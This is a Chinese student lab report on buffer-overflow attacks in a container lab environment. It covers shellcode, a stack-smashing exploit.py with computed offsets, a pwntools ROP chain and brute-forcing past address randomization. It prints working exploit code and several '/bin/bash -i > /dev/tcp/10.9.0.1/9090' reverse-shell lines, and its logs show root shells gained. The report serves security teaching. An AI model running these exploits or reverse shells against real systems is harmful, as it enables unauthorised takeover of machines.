lab1实验报告

Task 0 Get Familiar with Buffer-Overflow and Shellcode

已删除文件为例子

linux下删除文件的命令为rm -f filename，如下：

```
"rm -f deleteme32.txt                                          *"
```

```
"rm -f deleteme64.txt                                          *"
```

用上面两条命令替换shellcode_32.py和shellcode_64.py中的命令字符串`"/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd *"`这行即可，这里要注意的是**新加入的命令的星号要和原来命令的星号的位置保持一致**，不要改变这一段字符串的长度，原因在老师发的pdf文档中有说明，即星号是占位符，其位置和二进制shellcode的内容是相关联的，不改变星号位置是为了避免修改二进制的shellcode部分。

shellcode_32.py　README.md

```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "rm -f deleteme32.txt                                      *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

```

64位的情况同理。演示结果如下：

```
seed@VM: ~/.../shellcode
[03/28/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/28/23]seed@VM:~/.../shellcode$ touch deleteme32.txt
[03/28/23]seed@VM:~/.../shellcode$ deleteme64.txt
deleteme64.txt: command not found
[03/28/23]seed@VM:~/.../shellcode$ touch deleteme64.txt
[03/28/23]seed@VM:~/.../shellcode$ ls
a32.out           codefile_32     deleteme64.txt  shellcode_32.py
a64.out           codefile_64     Makefile        shellcode_64.py
call_shellcode.c  deleteme32.txt  README.md
[03/28/23]seed@VM:~/.../shellcode$ a32.out
[03/28/23]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64     Makefile   shellcode_32.py
a64.out  codefile_32       deleteme64.txt  README.md  shellcode_64.py
[03/28/23]seed@VM:~/.../shellcode$ a64.out
[03/28/23]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
[03/28/23]seed@VM:~/.../shellcode$
```

Task 1 Level-1 Attack


首先要关闭地址随机化：

```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

先打开docker，然后用本机向10.9.0.5 netcat 一个echo hello，查看 10.9.0.5的栈地址：

```
[03/28/23]seed@VM:~/.../Labsetup$ dcup
server-1-10.9.0.5 is up-to-date
server-3-10.9.0.7 is up-to-date
server-2-10.9.0.6 is up-to-date
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-2-10.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd678
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd608
server-1-10.9.0.5 | ==== Returned Properly ====
```

上面得到了栈的**ebp**地址和**Buffer**地址，为了方便阐述栈溢出的原理，我们画出栈结构如下：



attack-code文件夹下的exploit.py中的内容关键部分如下，其中shellcode内容（没截到）和task0中提供的shellcode是一样的：

```
17 ).encode('latin-1')
18
19 # Fill the content with NOP's
20 content = bytearray(0x90 for i in range(517))
21
22 ##################################################################
23 # Put the shellcode somewhere in the payload
24 start = 0x78               # Change this number #put shellcode into buffer
25 content[start:start + len(shellcode)] = shellcode
26
27 # Decide the return address value
28 # and put it somewhere in the payload
29 ret    = 0xffffd680    # Change this number
30 offset = 0x74          # Change this number
31
32 # Use 4 for 32-bit address and 8 for 64-bit address
33 content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
34 ##################################################################
35
36 # Write the content to a file
37 with open('badfile', 'wb') as f:
38   f.write(content)
```

结合exploit.py的代码和栈结构，可以得到这次栈**溢出的原理**如下：

我们把shellcode的内容放到content，把content放入buffer，使得content中的shellcode部分正好顶着**retaddr**覆盖住**other**部分，exploit.py中的**start**是shellcode在content中的开始位置偏移量，所以这个值应该等于**other**到**buffer**的距离，所以：

`start = other地址 - buffer地址 = 0xffffd680 - 0xffffd608 = 0x78`

第33行代码是要把原来的**retaddr**内容覆盖为**shellcode**的开始地址也就是栈图中**other**的地址，offset是ret在content中的偏移量所以：

`ret = other的地址 = 0xffffd680`

`offset = retaddr的地址 - buffer的地址 = 0xffffd67c - 0xffffd608 = 0x74`

除此之外我们应该强调一下shellcode中要执行的命令：

```
"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
```

这行命令的详细解释在实验文档的Appendix中，核心含义是把shell的输入和输出都重定向到10.9.0.1的9090端口，被攻击主机执行这个命令后会在攻击者监听端生成一个Reverse Shell，从而得到被攻击主机的控制权。

这些值设置好以后，运行exploit.py生成badfile，然后使用本机命令行用netcat监听9090端口，然后新开一个窗口用nc命令把badfile发送给10.9.0.5，监听端口生成Reverse Shell，结果图如下：

```
[03/28/23]seed@VM:~/.../Labsetup$ cd attack-code/
[03/28/23]seed@VM:~/.../attack-code$ ./exploit.py
[03/28/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[03/28/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

```
[03/28/23]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 48218
root@3a760c8b6e3c:/bof# ls
ls
core
server
stack
root@3a760c8b6e3c:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 101  bytes 9629 (9.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38  bytes 2434 (2.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
```

Task 2 Level-2 Attack

这部分在task 1的基础上增加了栈不可执行，不能再直接覆盖shellcode到栈上了，因为覆盖了也不能执行，我们只能通过拼凑栈中已有代码来构建shellcode.此时我们的content中不再是shellcode的字符串，而是构建shellcode的汇编指令的地址。

文档中提示我们使用系统调用execve，步骤如下：

> To use execve, we need 3 steps:
>
> ```
> 1. change eax into 0x0b
> 2. change ebx into a pointer pointing to "/bin/sh" string
> 3. jump to “int 0x80”.
> ```
>
> In this way the program will execute `execve("/bin/sh")` and get a shell.

根据文档中的提示，为了得到可持续的reverse shell，我们要调用系统调用**execve**：

```
execve("/bin/bash", argv, envp)
```

为此要设置参数到寄存器：

name	eax	ebx	ecx	edx
execve	0x0b	const char *name	const char *const *argv	const char *const *envp

即eax中存放execve的系统调用号0x0b，ebx存放指向字符串“/bin/bash”的指针，ecx和edx为0。

eax中应设置为0x0b，在32为系统中，0x0b前面有7个0，如果直接填充0会导致0被识别为字符串结束符，我们改用连续执行11次inc指令每次对eax加一实现置eax为0x0b。

为了把指向“/bin/bash”的指针放到ebx中，我们需要找到stack-L2中的字符串“/bin/bash”，但是并没有找到这样的字符串，根据提示，我们自己构造一个放入buffer，这需要使用pop将”/bin/bash“弹出，由于寄存器大小是4个字节，”/bin/bash“是9个字节，我们需要使用至少三次pop，多出的三个字节，使用///填充。

关于ecx和edx的置零，不能直接在buffer里放0，这样会被认为是字符串结束符，解决办法是使用指令“xor eax,eax;ret”实现置零。

过程中我们可以使用gdb查看栈中寄存器的值。

寻找gadget

由task 1中我们知道retaddr到buffer的距离是0x74，这个值是固定的，所以从距离buffer首地址0x74（116十进制）的位置开始填充字符。

首先使用指令 `“ROPgadget --binary stack-L2 --only "pop|ret" | grep eax` 查找pop和ret指令：

```
[03/29/23]seed@VM:~/.../server-code$ ROPgadget --binary stack-L2 --only "pop|ret
" | grep eax
0x080a58ba : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805ebb8 : pop eax ; pop edx ; pop ebx ; ret
0x080b003a : pop eax ; ret
0x080a58b9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
[03/29/23]seed@VM:~/.../server-code$
```

我们选取0x0805ebb8地址处的三个pop一个ret指令用于构建shellcode。

我们要现往eax里放入我们要构造的字符串如/bin，然后再借助mov dword ptr指令把eax中的内容放入ebx存放的地址处，找到的mov dword ptr的地址为：

```
0x0805f8f2 : mov dword ptr [edx], eax ; ret
```

其他需要用的gadget地址如下：

```
0x0804fe60 : xor eax, eax ; ret
```

```
 ret
0x08098978 : mov ecx, eax ; mov eax, ecx ; ret
```

```
[03/29/23]seed@VM:~/.../server-code$ ROPgadget --binary stack-L2 --only "inc|ret
" | grep eax
0x08087b8e : inc eax ; ret
```

```
0x0804a4c2 : int 0x80
```

利用这些gadget编写脚本

脚本代码如下：


```
# coding=UTF-8
from pwn import *
context(os='linux', arch='i386', log_level='debug')
MAX_LEN=517
p = remote("10.9.0.7", "9090")

buffer_addr   = 0xffff8888
buffer_addr4  = 0xffff888c
buffer_addr8  = 0xffff8890
buffer_addr12 = 0xffff8894
## 以下为已有代码中找到的gadget的地址
gadb = 0x0805ebb8
gdbr = 0x0805ebb9
gint = 0x0804a4c2
```

```
padding_char = b'\x90'
gmda = 0x0805f8f2
gxora = 0x0804fe60
swac = 0x08098978
swad = 0x080a320f
inca = 0x08087b8e

content = bytearray(0x90 for i in range(MAX_LEN))  # 初始化为NOP
payload = b"A"*116
content[0:116] = payload
offset=116

# pop eax ; pop edx ; pop ebx ; ret
content[offset:offset+4]=(gadb).to_bytes(4,byteorder='little')
offset+=4
# eax -> '///b' 填充第三次pop后面/bash后的空余
content[offset:offset+4]=b'///b'
offset+=4

# edx -> buffer_addr
content[offset:offset+4]=(buffer_addr).to_bytes(4,byteorder='little')
offset+=4

# ebx -> 'AAAA'
content[offset:offset+4]=b'AAAA'
offset+=4

# mov dword ptr [edx], eax ; ret
content[offset:offset+4]=(gmda).to_bytes(4,byteorder='little')
offset+=4

# pop eax ; pop edx ; pop ebx ; ret
content[offset:offset+4]=(gadb).to_bytes(4,byteorder='little')
offset+=4

# a -> 'in//'
content[offset:offset+4]=b'in//'
offset+=4

# d -> buffer_addr+4
content[offset:offset+4]=(buffer_addr4).to_bytes(4,byteorder='little')
offset+=4

# b -> 'AAAA'
content[offset:offset+4]=b'AAAA'
offset+=4

# mov dword ptr [edx], eax ; ret
content[offset:offset+4]=(gmda).to_bytes(4,byteorder='little')
offset+=4

# pop eax ; pop edx ; pop ebx ; ret
content[offset:offset+4]=(gadb).to_bytes(4,byteorder='little')
offset+=4

# a -> 'bash'
content[offset:offset+4]=b'bash'
offset+=4
```

```
# d -> buffer_addr+4
content[offset:offset+4]=(buffer_addr8).to_bytes(4,byteorder='little')
offset+=4

# b -> 'AAAA'
content[offset:offset+4]=b'AAAA'
offset+=4

# mov dword ptr [edx], eax ; ret
content[offset:offset+4]=(gmda).to_bytes(4,byteorder='little')
offset+=4

# pop edx ; pop ebx ; ret
content[offset:offset+4]=(gdbr).to_bytes(4,byteorder='little')
offset+=4

# d -> buffer_addr+8
content[offset:offset+4]=(buffer_addr12).to_bytes(4,byteorder='little')
offset+=4

# b -> 'AAAA'
content[offset:offset+4]=b'AAAA'
offset+=4

# xor eax, eax ; ret
content[offset:offset+4]=(gxora).to_bytes(4,byteorder='little')
offset+=4

# mov dword ptr [edx], eax ; ret
content[offset:offset+4]=(gmda).to_bytes(4,byteorder='little')
offset+=4

# xor eax, eax ; ret
content[offset:offset+4]=(gxora).to_bytes(4,byteorder='little')
offset+=4

# mov ecx, eax ; mov eax, ecx ; ret
content[offset:offset+4]=(swac).to_bytes(4,byteorder='little')
offset+=4

# pop eax ; pop edx ; pop ebx ; ret
content[offset:offset+4]=(gadb).to_bytes(4,byteorder='little')
offset+=4

# a -> buffer_addr+8
content[offset:offset+4]=(buffer_addr12).to_bytes(4,byteorder='little')
offset+=4

# d -> 'AAAA'
content[offset:offset+4]=b'AAAA'
offset+=4

# b -> buffer_addr
content[offset:offset+4]=(buffer_addr).to_bytes(4,byteorder='little')
offset+=4

# swad
```

```python
# mov edx, dword ptr [eax] ; mov eax, edx ; ret
content[offset:offset+4]=(swad).to_bytes(4,byteorder='little')
offset+=4

# xor eax, eax ; ret
content[offset:offset+4]=(gxora).to_bytes(4,byteorder='little')
offset+=4

# inc a -> 0b
# inc eax ; ret
for _ in range(11):
  content[offset:offset+4]=(inca).to_bytes(4,byteorder='little')
  offset+=4

# int 0x80
content[offset:offset+4]=(gint).to_bytes(4,byteorder='little')
offset+=4

hex_data = ''.join(['{:02x}'.format(x) for x in content[115:]])
print(hex_data)

p.sendline(content)
p.send(b"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1")
```

结果截图:



Task 3 Experimenting with the Address Randomization

这部分我们要开启地址随机化，我们不能再像task 1中确定要覆盖的具体地址。开启随机化命令：

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

然后用nc命令向10.9.0.5发送echo hello可以观察到现在的栈地址是变化的：

```
[03/29/23]seed@VM:~/.../Labsetup$ dcup
Starting server-1-10.9.0.5 ... done
Starting server-3-10.9.0.7 ... done
Starting server-2-10.9.0.6 ... done
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-2-10.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffad0578
server-1-10.9.0.5 | Buffer's address inside bof():     0xffad0508
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffcfd708
server-1-10.9.0.5 | Buffer's address inside bof():     0xffcfd698
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffab5208
server-1-10.9.0.5 | Buffer's address inside bof():     0xffab5198
server-1-10.9.0.5 | ==== Returned Properly ====
```

我们使用文档中提供的脚本无限循环尝试cat badfile到10.9.0.5/9090，因为32位Linux系统地址随机化只有19位可以变化，所以我们的无限尝试是可以冲破随机化的，为了增加成功的机率，减少暴力尝试的次数，我们可以在shellcode前面加尽量多的NOP，我修改了对应的exploit.py脚本，修改了其中的start的值，把shellcode放在了content的最后，content中shellcode前面的部分都是NOP，修改的部分如下：

Open ▾ exploit.py ~/lab1/Labsetup/attack-code Save

```
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    #"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517)) # init content to NOP

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number #put shellcode into buffer
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd680    # Change this number
offset = 0x74          # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
```

攻击结果如下：

```
The program has been running 61920 times so far.
3 minutes and 47 seconds elapsed.
The program has been running 61921 times so far.
3 minutes and 47 seconds elapsed.
The program has been running 61922 times so far.
3 minutes and 47 seconds elapsed.
The program has been running 61923 times so far.
3 minutes and 47 seconds elapsed.
The program has been running 61924 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61925 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61926 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61927 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61928 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61929 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61930 times so far.
3 minutes and 48 seconds elapsed.
The program has been running 61931 times so far.
```

```
[03/29/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[03/29/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[03/29/23]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[03/29/23]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 59816
root@3a760c8b6e3c:/bof# ls
ls
core
server
stack
root@3a760c8b6e3c:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 250287  bytes 49033974 (49.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 247774  bytes 16848593 (16.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```